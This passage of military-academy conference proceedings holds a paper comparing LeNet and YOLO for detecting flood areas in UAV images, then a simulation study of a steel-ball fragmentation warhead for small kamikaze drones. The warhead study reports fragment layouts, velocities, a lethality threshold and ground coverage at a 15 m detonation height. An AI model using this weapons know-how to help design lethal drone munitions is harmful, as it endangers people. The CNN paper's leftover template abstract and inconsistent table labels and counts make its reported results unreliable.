7. Plastinfo. (n.d.). Свойства на стъклопластика. <https://plastinfo.ru/information/articles/177/>, (09:45 28.09.2024 г.).
8. Polimerinfo. (n.d.). Стъклопластик: свойства и характеристики. <https://polimerinfo.com/kompozitnye-materialy/stekloplastik-svojstva.html> (15:14 28.09.2024 г.).
9. Othodovod. (n.d.). Стъклопластикови изделия: свойства и особености. Извлечено от <https://othodovod.ru/oborudovanie/stekloplastik-izdeliya-svoistva.>, (15:35 28.09.2024 г.).
10. Samel 90. (n.d.). Техническа керамика. <https://www.samel90.com/bg/products/technical-ceramics>, (12:02 28.09.2024 г.).
11. Composites Part B: Engineering. <https://www.sciencedirect.com/science/article/abs/pii/S1359835X21000439> (11:45 26.09.2024 г.).

CNN ARCHITECTURE FOR DETECTION OF AREAS OF INTEREST IN UAV IMAGERY. A COMPARATIVE ANALYSIS OF AUTOMATED TECHNIQUE

Andrada L. Cirneanu¹, Alin C. Sava¹, Cristian E. Moldoveanu¹, Marius V. Cirmaci-Matei¹, Pamfil Somoiaig¹, Linko Nikolov², Krasimir Slavyanov²

¹*Faculty of Integrated Armament Systems, Military Engineering and Mechatronics, Military Technical Academy “Ferdinand I”, 050141 Bucharest, Romania, andrada.cirneanu@mta.ro, alin.sava@mta.ro, cristian.moldoveanu@mta.ro, marius.cirmaci@mta.ro, pamfil.somoiaig@mta.ro*

²*Faculty of Artillery, Air Defense and Communication and Information Systems, Military “Vasil Levski” National Military University, 1 Karel Shkorpil str. 9700, Shumen, Bulgaria, linkonikolov@gmail.com, k.o.slavyanov@gmail.com*

Abstract: *The abstract should briefly clarify the research and contribution of the paper. It should contain an introduction describing the research area, a clear and concise statement of the problem, a brief explanation of the proposed solution and its key ideas, and a brief description of the achieved results and their influence in the field of certain science.*

This paper presents a comparative analysis of two Convolutional Neural Network (CNN) architectures for detecting areas of interest in unmanned aerial vehicle (UAV) imagery. As UAV technology advances, the need for efficient and accurate image analysis becomes increasingly critical for applications such as agriculture, environmental monitoring, and urban planning. We evaluate two state-of-the-art CNN architectures (LeNet and YOLO), focusing on their performance in segmentation tasks specific to UAV images characterized by varying resolutions, scales, and environmental conditions. The study employs a comprehensive dataset collected from diverse UAV missions, annotated for specific areas of interest, to train and validate the models. Our results show that while all architectures offer viable solutions, some architectures demonstrate superior accuracy and inference speed, highlighting trade-offs between model complexity and performance.

Keywords: *CNN, image processing, UAV image*

Introduction

Currently, the processing of images obtained through video surveillance has become a solution for analyzing the conduct of various activities [1]. Surveillance cameras are installed in almost all locations, both in public and private spaces, to monitor ongoing processes [2]. Regardless of the chosen option for developing the hardware architecture of the surveillance system, it includes a software component containing image processing algorithms designed to perform a specific task. In this sense, it can be stated that the field of image processing is complex, characterized by a pronounced dynamics concerning a wide range of applications [3]: autonomous surveillance systems used in crowded/strategic areas to ensure a certain level of security, systems for monitoring areas of interest, shape recognition systems, etc. A particular utility of surveillance/monitoring systems for various surfaces is demonstrated in the management of natural disasters [4]. Floods are the most costly types of disasters in the world and account for 31% of economic losses caused by natural disasters between 2010 and 2018 [5]. To reduce the impact of floods on communities and the environment, it is necessary to manage these situations efficiently, which involves detecting and assessing the areas affected by floods

in the shortest possible time [6]. These systems represent a global demand for managing humanitarian crises and natural disasters and rely on georeferenced/geospatial information obtained in real-time, aided by a camera mounted on a drone (UAV) [7], satellite information [8], or information obtained from surveillance systems mounted on the ground.

From the perspective of trends, interest is currently directed towards the field of AI, as the analysis and use of information obtained from images represents a primary task for researchers in this domain [9,10]. The computational complexity of cutting-edge algorithms requires finding effective ways to store, process, and retrieve information for image processing. A major focus of current efforts is to scale existing algorithms to work with extremely large datasets. In this context, a subfield known as Deep Learning, which is very useful in extracting complex information from input images, has provided significant results in many important problems, including image classification and recognition [11]. While traditional image processing methods primarily focus on extracting specific features, Deep Learning is a technique that will help advance the field of artificial intelligence in learning and executing actions in the real world. Currently, the developed systems are capable of performing certain visual classification tasks [12,13] (strictly defined) better than humans, thanks to the availability of large training datasets obtained from the internet and the refinement of neural network algorithms. Current research focuses on the automatic capture of images and video sequences that are then used in GAN-type neural networks [14,15]. This type of network contains two separate neural networks: one neural network that represents the generator, and the other neural network that acts as the discriminator. The generator creates random images, while the discriminator sees these images and informs the generator how realistic the generated images are. GANs can reconstruct 3D models of objects, reproduce motion patterns, enhance astronomical images [16], or determine how a person's appearance changes with age [17].

1 Methodology

The progress made in the field of neural networks has led to the development of complex architectures known as convolutional neural networks, which are capable of recognizing and classifying patterns with low computational cost and a small number of operations performed to determine the number of parameters. However, the biggest challenge is processing very large images. In the case of a convolutional neural network, the layers are organized in three dimensions: width, height, and depth. Furthermore, the neurons in one layer do not connect to all the neurons in the next layer, but only to a subset of them. Ultimately, the final result will be reduced to a single vector of probability scores, determined based on the depth dimension.

The proposed solution for evaluating flood-affected areas, monitored with the help of a UAV, is developed using the neural network approach (YOLO and LeNet).

YOLO, which stands for "You Only Look Once," is a real-time object detection system that is widely used in image processing tasks. The architecture of YOLO is notable for its speed and efficiency, making it suitable for applications requiring real-

time object detection, such as video surveillance, autonomous driving, and more. The key components of YOLO Architecture are the following:

- **Single Neural Network:** - YOLO uses a single convolutional neural network (CNN) to predict bounding boxes and class probabilities directly from the full image in one evaluation. This distinguishes it from traditional object detection methods that apply a classifier to various regions of an image.

- **Grid Division:** - In YOLO, the input image is divided into an $(S \times S)$ grid. Each grid cell is responsible for predicting bounding boxes and their associated confidence scores for objects whose center falls within the cell.

- **Bounding Box Prediction:** - Each grid cell predicts a fixed number of bounding boxes (usually 2 in the original YOLO). For each bounding box, the cell outputs are: coordinates of the box (x, y, width, height), which are relative to the grid cell and a confidence score, which indicates how confident the model is that the box contains an object and how accurate the box is. This score is the product of the probability of an object being present in that box and the intersection over union (IoU) of the predicted box with the ground truth.

- **Class Probability Prediction:** - Each grid cell also predicts the probabilities of different classes (like person, car, dog, etc.) being present in each box. The class probabilities are conditioned on the grid cell containing an object.

- **Final Output:** - The network outputs a tensor containing predictions for bounding boxes, confidence scores, and class probabilities. This tensor has the shape of $(S \times S \times (B \times 5 + C))$, where (B) is the number of bounding boxes per cell, and (C) is the number of classes.

- **Non-Maximum Suppression (NMS):** After obtaining the predictions, YOLO uses a technique known as Non-Maximum Suppression to filter out overlapping bounding boxes. This helps to consolidate the detection results by retaining only the highest confidence boxes for each detected object.





Figure 1: Structure of YOLO.

YOLO's architecture is characterized by its efficiency and simplicity, enabling real-time object detection with competitive accuracy, making it a popular choice in many computer vision applications.

LeNet is one of the earliest convolutional neural network (CNN) architectures developed, primarily by Yann LeCun and his colleagues in the late 1980s and early 1990s. It was originally designed for handwritten digit recognition (specifically for the MNIST dataset). The architecture is known for its simplicity and effectiveness, serving as a foundational model for more complex CNN designs that followed.

The LeNet architecture typically consists of the following layers: *Input Layer*: Input size: 32x32 pixels (grayscale images). The MNIST images are typically 28x28, but are often padded to 32x32 for LeNet; *Convolutional Layer 1 (C1)*: Convolutional layer with 6 filters (also called feature maps), each filter is of size 5x5, resulting in an output size of 28x28 (since $(32 - 5 + 1) = 28$); *Activation function*: Usually a sigmoid or tanh function; *Subsampling Layer 1 (S2)*: Average pooling layer (subsampling), which reduces the spatial dimensions by a factor of 2. The output size is 14x14 (applying 2x2 pooling with a stride of 2); *Convolutional Layer 2 (C3)*: Another convolutional layer with 16 filters of size 5x5. The output size is 10x10 (since $(14 - 5 + 1) = 10$). Typically, not all filters are connected to all input feature maps from the previous layer, introducing selectivity based on design; *Subsampling Layer 2 (S4)*: Another average pooling layer, reducing the output size to 5x5; *Fully Connected Layer 1 (C5)*: A fully connected layer that takes the flattened output from the previous layer. It typically has 120 neurons; *Fully Connected Layer 2 (F6)*: Another fully connected layer that usually has 84 neurons; *Output Layer*: A fully connected output layer with a number of neurons equal to the number of classes (10 for digit classification in MNIST) and *activation function*: Softmax, for multi-class classification.



The LeNet architecture is characterized by a combination of convolutional and subsampling (pooling) layers, which helps to extract features and reduce dimensionality, a fully connected layers that help in classification and a activation functions that introduce non-linearity. LeNet consists of seven layers (three convolutional layers, two pooling layers, one fully connected layer, and the output layer), and the main feature of


this network is that it automatically learns the best representation from the images it processes.

The YOLO neural network is extremely fast and treats the detection of regions of interest as a regression problem by dividing the input image into a grid of size $m \times m$, and for each cell in that grid, it determines the probability of that cell belonging to a class of interest. The proposed methods for flood detection were tested on a set of 50 UAV images. By applying the two neural networks on the test image set, the regions covered by floods and the regions covered by vegetation were segment.

2 Experimental results

The proposed methods for flood detection were tested on a set of 50 UAV images, and the results obtained were compared with other solutions from the specialized literature, namely LeNet convolutional neural networks [18] and YOLO [19]. LeNet consists of seven layers (three convolutional, two pooling, one fully connected, and the output layer), and the main characteristic of this network is that it automatically learns the best representation from the images on which it operates. The YOLO neural network is extremely fast and treats the detection of regions of interest as a regression problem by dividing the input image into a grid of size $m \times m$, and for each cell in that grid, it determines the probability of its belonging to a class of interest. By applying the two neural networks to the testing image set, flood-covered regions and vegetation-covered regions were segmented in order to compare the results obtained with the results of the proposed methods. Thus, the results are presented in Figure 3, and the proposed methods are represented as follows.

Starting from the initial image, a manual segmentation of the flooded areas was performed, and the resulting image was selected as a reference. Thus, all results obtained by each method were compared to the results obtained through manual segmentation.






Figure 3: Comparison of the experimental results obtained for flood detection.

To determine the performance of the best method, there must be a compromise between performance characteristics (precision, recall, F-measure, accuracy) and computational speed. From the perspective of performance measures, for the images presented in figure 3, the results obtained are shown in tables I - V.

In Table I, the results regarding the percentage and area of flood-affected zones detected by the used methods are presented as comparisons (the YOLO and LeNet neural networks). The image set was tested with both networks after marking the areas affected by floods.

Table 1: Experimental results for using YOLO-LeNet

Nr. crt.	Tested image	LeNet-YOLO	YOLO	LeNet
1	DSC04411	22.71%	19.16%	15.29%
2	DSC04562	2.4%	2.34%	1.52%
3	DSC04652	2.16%	2.13%	1.4%
4	DSC04870	9.51%	8.99%	4.76%
5	DSC04959	16.68%	15.29%	7.65%
6	DSC05043	13.96%	12.86%	5.94%
7	DSC05120	23.7%	20.84%	13.66%
8	DSC05188	48.2%	42.63%	6.61%
9	DSC05194	23.35%	19.87%	25.35%
10	DSC05351	38.17%	36.2%	14.38%
11	DSC05434	24.94%	25.9%	24.39%
12	DSC05437	38.52%	35.6%	24.39%
13	DSC05533	6.5%	7.54%	0.96%
14	DSC05705	10.29%	10.68%	3.85%
15	DSC05855	11.99%	11.34%	7.98%

Then, the same performance parameters (precision, recall, F measure, and accuracy) of the two neural networks were determined. In terms of precision (Table XXVII), YOLO achieved the highest values in all cases, while LeNet excelled in terms of recall. After combining the two parameters, the results were distributed as follows: in 11 out of 15 cases, applying the LeNet neural network yielded higher values for the F measure (Table XXIX) and a higher average value compared to the YOLO network. In terms of accuracy, the results were: 9 cases with the highest values were obtained by the YOLO network and 6 by the LeNet network.

Table 2: Precision of YOLO-LeNet methods for detecting flood-affected areas

Nr. crt.	Tested image	YOLO	LeNet
1	DSC04411	77.25%	75.12%
2	DSC04562	99.90%	85.43%
3	DSC04652	100.00%	80.99%
4	DSC04870	99.84%	70.48%
5	DSC04959	97.63%	67.43%
6	DSC05043	99.97%	60.37%
7	DSC05120	99.93%	75.36%
8	DSC05188	99.91%	88.39%
9	DSC05194	99.93%	81.80%
10	DSC05351	99.96%	91.19%
11	DSC05434	99.98%	83.60%
12	DSC05437	99.98%	91.84%
13	DSC05533	92.36%	42.73%
14	DSC05705	99.21%	63.88%
15	DSC05855	99.75%	81.96%

Table 3: Recall of YOLO-LeNet methods for detecting flood-affected areas

Nr. crt.	Tested image	YOLO	LeNet
1	DSC04411	52.00%	63.38%
2	DSC04562	63.45%	83.15%
3	DSC04652	64.74%	79.62%
4	DSC04870	49.97%	66.65%
5	DSC04959	44.79%	61.84%
6	DSC05043	42.54%	55.62%
7	DSC05120	57.58%	66.26%
8	DSC05188	71.66%	78.18%
9	DSC05194	28.28%	69.61%
10	DSC05351	66.38%	86.50%
11	DSC05434	57.64%	86.84%
12	DSC05437	63.29%	84.86%
13	DSC05533	13.62%	49.57%
14	DSC05705	37.06%	66.29%

Table 4: Measure F of the YOLO-LeNet methods for detecting flood-affected areas.

Nr. crt.	Tested image	YOLO	LeNet
1	DSC04411	62.16%	68.75%
2	DSC04562	77.61%	84.27%
3	DSC04652	78.60%	80.30%
4	DSC04870	66.60%	68.51%
5	DSC04959	61.41%	64.51%
6	DSC05043	59.68%	57.90%
7	DSC05120	73.06%	70.52%
8	DSC05188	83.46%	82.97%
9	DSC05194	44.08%	75.21%
10	DSC05351	79.78%	88.78%
11	DSC05434	73.12%	85.19%
12	DSC05437	77.51%	88.21%
13	DSC05533	23.74%	45.90%
14	DSC05705	53.96%	65.06%
15	DSC05855	79.68%	79.65%

Table 5: The accuracy of YOLO-LeNet methods for detecting flood-affected areas

Nr. crt.	Tested image	YOLO	LeNet
1	DSC04411	85.62%	86.92%
2	DSC04562	99.12%	99.26%
3	DSC04652	99.24%	99.15%
4	DSC04870	95.24%	94.18%
5	DSC04959	90.61%	88.66%
6	DSC05043	91.98%	88.71%
7	DSC05120	89.94%	86.87%
8	DSC05188	86.31%	84.53%
9	DSC05194	83.25%	89.29%
10	DSC05351	87.16%	91.66%
11	DSC05434	89.43%	92.47%
12	DSC05437	85.85%	91.26%
13	DSC05533	94.31%	92.41%
14	DSC05705	93.49%	92.67%
15	DSC05855	95.94%	95.25%

In the case of images acquired with a UAV, the performance achieved for segmenting regions of interest is significantly superior after using a combined solution. The importance of the decision to use a neural network along with a texture operator becomes even more evident on a large dataset. In this situation, after the network goes through the training phase, it can test a large collection of images.

A future direction for continuing the research is the development of a method that can support the autopilot capability of an UAV based on the detected region of interest. Thus, after a desired region (such as a flood, vegetation, road, etc.) is detected, the UAV

should be able to change its trajectory according to the images it analyzes and follow a path aligned with a specific region of interest.

Conclusion

In conclusion, the comparative analysis of CNN architectures for detecting areas of interest in UAV imagery demonstrates the significant potential of deep learning techniques in enhancing aerial image interpretation. The study highlights the strengths and weaknesses of two CNN models, illustrating how architectural choices influence detection accuracy and processing efficiency. Results indicate that while deeper networks tend to yield higher precision in identifying specific features, they also require greater computational resources. Our findings suggest a balanced approach in model selection, prioritizing both performance and feasibility for real-time applications in UAVs. Future research should focus on optimizing these architectures for enhanced localization and classification tasks while exploring lightweight models suitable for deployment in resource-constrained environments. Ultimately, this work contributes to advancing autonomous UAV operations, enabling more effective monitoring and analysis in various domains such as agriculture, environmental assessment, and disaster management.

References

1. Rick Stuart, „Video Surveillance Future,” 2018. [Interactiv]. Available: <https://www.visiontechnologies.com/newsroom/articles/video-surveillance-future-now>.
2. „Security Cameras Importance,” [Interactiv]. Available: <https://securitycameraagent.com/security-cameras-important-businesses/>.
3. „Top Video Surveillance Trends For 2018,” 2018. [Interactiv]. Available: https://business.panasonic.com.au/securitysolutions/sites/default/pssap_files/security-solutions/node_file_uploads/Video%20Surveillance%20Trends%20for%202018%20-%20IHS%20Markit.pdf.
4. Shen S., Cheng C., Yang J., Yang S., „Visualized analysis of developing trends and hot topics in natural disaster research”, PLoS ONE, nr. <https://doi.org/10.1371/journal.pone.0191250>, 2018.
5. „World disasters report 2018,” 2018. [Interactiv]. Available: <https://media.ifrc.org/ifrc/world-disaster-report-2018/>.
6. „Early flood detection and warning system in Argentina developed with sensors technology,” 2018. [Interactiv]. Available: <http://www.libelium.com/early-flood-detection-and-warning-system-in-argentina-developed-with-libelium-sensors-technology/>.
7. Gomez C., Purdie H., „UAV- based Photogrammetry and Geocomputing for Hazards and Disaster Risk Monitoring – A Review”, Geoenvironmental Disasters, vol. 3, nr. 23, 2016.

8. Li Y., Tao T., Tan Y., Shang K., Tian J., „Unsupervised Multilayer Feature Learning for Satellite Image Scene Classification”, *IEEE Geoscience and Remote Sensing Letters*, vol. 13, nr. 2, pp. 157 - 161, 2016.
9. Robertson S., Azizpour H., Smith K., Hartman J., „Digital image analysis in breast pathology—from image processing techniques to artificial intelligence”, *Translational Research*, vol. 194, pp. 19-35, 2018.
10. Lu Y., „Artificial intelligence: a survey on evolution, models, applications and future trends”, *Journal of Management Analytics*, vol. 6, nr. 1, pp. 1-29, 2019.
11. Chen Q., Xu J., Koltun V., „Fast Image Processing With Fully-Convolutional Networks,” in *The IEEE International Conference on Computer Vision (ICCV)*, 2017.
12. Yang W., Tan R. T., Feng J., Liu J., Guo Z., Yan S., „Deep Joint Rain Detection and Removal From a Single Image,” in *The IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2017.
13. Goodfellow I. J., Pouget-Abadie J., Mirza M., Xu B., Warde-Farley D., Ozair S., Courville A., Bengio Y., „Generative Adversarial Nets,” in *Proceedings of the International Conference on Neural Information Processing Systems (NIPS)*, 2014.
14. Wu J., Zhang C., Xue T., Freeman W. T., Tenenbaum J. B., „Learning a Probabilistic Latent Space of Object Shapes via 3D Generative-Adversarial Modeling,” in *Conference on Neural Information Processing Systems (NIPS)*, Barcelona, 2016.
15. Vondrick C., Pirsiaavash H., Torralba A., „Generating Videos with Scene Dynamics,” in *arXiv:1609.02612*, arXiv:1609.02612, 2016.
16. Schawinski K., Zhang C., Zhang H., Fowler L., Santhanam G. K., „Generative adversarial networks recover features in astrophysical images of galaxies beyond the deconvolution limit”, *Monthly Notices of the Royal Astronomical Society: Letters*, vol. 467, nr. 1, p. L110–L114, 2017.
17. Antipov G., Baccouche M., Dugelay J. L., „Face Aging With Conditional Generative Adversarial Networks”, *Computer Vision and Pattern Recognition*, p. <https://arxiv.org/abs/1702.01983>, 2017.
18. Lecun, Y.; Bottou, L.; Bengio, Y.; Haffner, P. (1998). "Gradient-based learning applied to document recognition" (PDF). *Proceedings of the IEEE*. 86 (11): 2278–2324. doi:10.1109/5.726791. S2CID 14542261.
19. Terven, J.; Córdova-Esparza, D.-M.; Romero-González, J.-A. A Comprehensive Review of YOLO Architectures in Computer Vision: From YOLOv1 to YOLOv8 and YOLO-NAS. *Mach. Learn. Knowl. Extr.* 2023, 5, 1680-1716. <https://doi.org/10.3390/make504008>.

NUMERICAL STUDY ON THE INITIAL FLYING DIRECTIONS OF THE STEEL BALLS ARRANGED IN A PLANAR DOUBLE LAYER FOR A SMALL SIZE EXPLOSIVE CHARGE

Enache Alexandru-Adrian¹, Rotariu Adrian-Nicolae¹

¹*Military Technical Academy
Av. George Cosbuc 39-49, Bucharest, Romania*

Abstract: *Recent armed conflicts have been characterized by the massive use of drones for various purposes. Kamikaze drones have gained popularity due to their efficiency in precise missions and relatively low costs. The conversion of small drones into attack weapons requires the design of new warheads adapted to this type of carrier. This paper analyzes, using numerical simulations, the propulsion of steel balls arranged in flat layers next to an explosive charge designed to be attached to a small drone. The results allowed the assessment of the steel balls velocities and the directions in which the steel balls move depending on their initial position.*

Keywords: *UCAV, kamikaze, explosive mechanics, simulations*

1 Introduction

Military drones, also known as UAVs (Unmanned Aerial Vehicles), are advanced technologies currently used by many armed forces around the world. These autonomous or remotely piloted devices are used in various military operations, ranging from reconnaissance and surveillance, to precision air strikes and logistical missions. The rapid evolution of drone technology has significantly transformed the way modern warfare is conducted, bringing added efficiency and reducing risks to human personnel. One of the basic requirements for today's military drones is extended autonomy. Drones must be able to operate for long periods of time without human intervention, thus ensuring continuous monitoring of areas of interest and reducing the need for repeated missions. They are equipped with advanced navigation systems and sensors that allow autonomous flight and obstacle avoidance. The ability to carry and launch weapons is another crucial requirement. Military drones must be able to carry various types of ammunition and execute precise strikes on designated targets. They are integrated with intelligent weapons systems and guided by GPS, ensuring high accuracy and minimizing collateral damage.

Kamikaze drones, also known as suicide unmanned aerial vehicles (UAVs), are a category of weapons that has recently gained popularity due to their effectiveness in precise missions and relatively low costs. These drones are programmed to intentionally crash into a target, destroying themselves on impact and causing significant damage.

At a relatively low cost, quadcopters equipped with a warhead can be used today, for tactical purposes, to attack and neutralize tanks, military vehicles and military personnel. This discovery has rapidly changed tactics on the battlefield, allowing countries and non-state actors with low financial power to acquire and use such systems.

The mass and volume of the warhead is an important selection criterion in order to not affect the stability of the drone's flight. Because they require a large volume

compared to the other components, the warheads based on blast or shape charge effect are not suitable for small drones. In contrast, dual-effect charges, with EFP and steel balls propulsion, due to their reduced volume and mass, but also due to the diversity of missions, are better suited to equipping such small kamikaze drones.

In the present study, it was analyzed by numerical means how the two-layer arrangement of the steel balls, used to obtain the explosive effect, affects their velocity and direction of propulsion in the case of a small warhead that can be mounted on a small quadcopter.

2 The warhead concept

The warhead can provide two types of effect on the target, depending on the mounting position on the drone, since it is provided with a copper lens at one end and at the other end with steel balls embedded in polymer, arranged in two layers, see Fig. 1 and 2. The mixture that makes up the polymer works like a rigid matrix for the 4 mm diameter steel balls. This warhead is conceived to work in proximity mode and not for impact.




Figure 1: The warhead with the attachment element: isometric view (left) and cutted isometric view (right)




Figure 2: The warhead attached to the drone in the mounting variant for the EFP effect

3 The numerical model and the results

Numerical simulations were performed in the Ansys Autodyn Student 2022 R1 program. To reduce the size of the model, a small number of elements and nodes allows for a fast solution, it was built in a 2D version with the planar symmetry option. The construction is one that approximates the real warhead because it transforms the steel balls positioned on a circle into straight continuous bars. Euler-type elements were used for modeling the explosive charge and the detonation process and the aluminum casing and the steel balls are reproduced with Lagrange-type parts, see Fig. 3. The following materials were used from the program's materials database: C4 explosive, S-7 steel and AL 7039 aluminum alloy. For this reason, both Lagrange/Lagrange and Euler/Lagrange interactions were activated in the program. The detonation is considered to be initiated centrally. For each bar, both the velocity and the direction of movement resulting from the interaction with the detonated charge were tracked, Fig. 4 and Fig. 5.




Figure 3: The numerical model in the initial stage




Figure 4: Bars identification and the dispersion cones (Left-initial position, Middle-final position, Right-3D technical drawing of first layer of balls)




Figure 5: Bars initial velocity

As can be seen in Fig. 4, the steel bars belonging to the first layer from left to right were marked from 1 to 8, and the balls belonging to the second layer were marked from 11 to 88. It should also be noted that each bars in the numerical model actually corresponds to a circle with several steel balls, Fig. 6:




Figure 6: The steel balls circles

- Bars 1 and 11 correspond to Circle 1(red) - 24 balls
- Bars 2 and 22 correspond to Circle 2(blue) - 18 balls
- Bars 3 and 33 correspond to Circle 3(green) - 12 balls
- Bars 4 and 44 correspond to Circle 4(black) - 6 balls

The total number of steel balls for both layers is 120.

To assess how the steel balls were scattered, three dispersion cones were defined, represented in Fig. 4, for which the base angles were calculated based on the data provided by the software:

- Cone 1 (red) has the base angle $2\alpha_1$ ($\alpha_1 = 50,692^\circ$) and includes the ball circles: 1,2,3,4,11,22,33 and 44. The number of balls covered by cone 1 is 120 balls (100%).

- Cone 2 (blue) has the base angle $2\alpha_2$ ($\alpha_2 = 20,206^\circ$) and includes the ball circles: 2,3,4,11,22,33 and 44. The number of balls covered by cone 2 is 96 balls (80%).
- Cone 3 (black) has the base angle $2\alpha_3$ ($\alpha_3 = 5,548^\circ$) and includes all the ball circles: 3,4,22,33 and 44. The number of balls covered by cone 3 is 54 balls (45%).

For a detonation height of 15 m the first cone covers a ground surface of 1054 m^2 (with a density of 0.11 balls/m^2), cone no. 2 a surface of 95 m^2 (with a density of 1 ball/m^2) and cone no. 3 a surface of 6 m^2 (with a density of 9 balls/m^2).

From the perspective of velocity, as can be seen in Fig. 5, steel balls with a velocity greater than 770 m/s , the limit that ensures the lethality threshold - a kinetic energy of approximately 80 J [2], are included in cone no. 1 and represents 35% of the total steel balls.

Conclusions

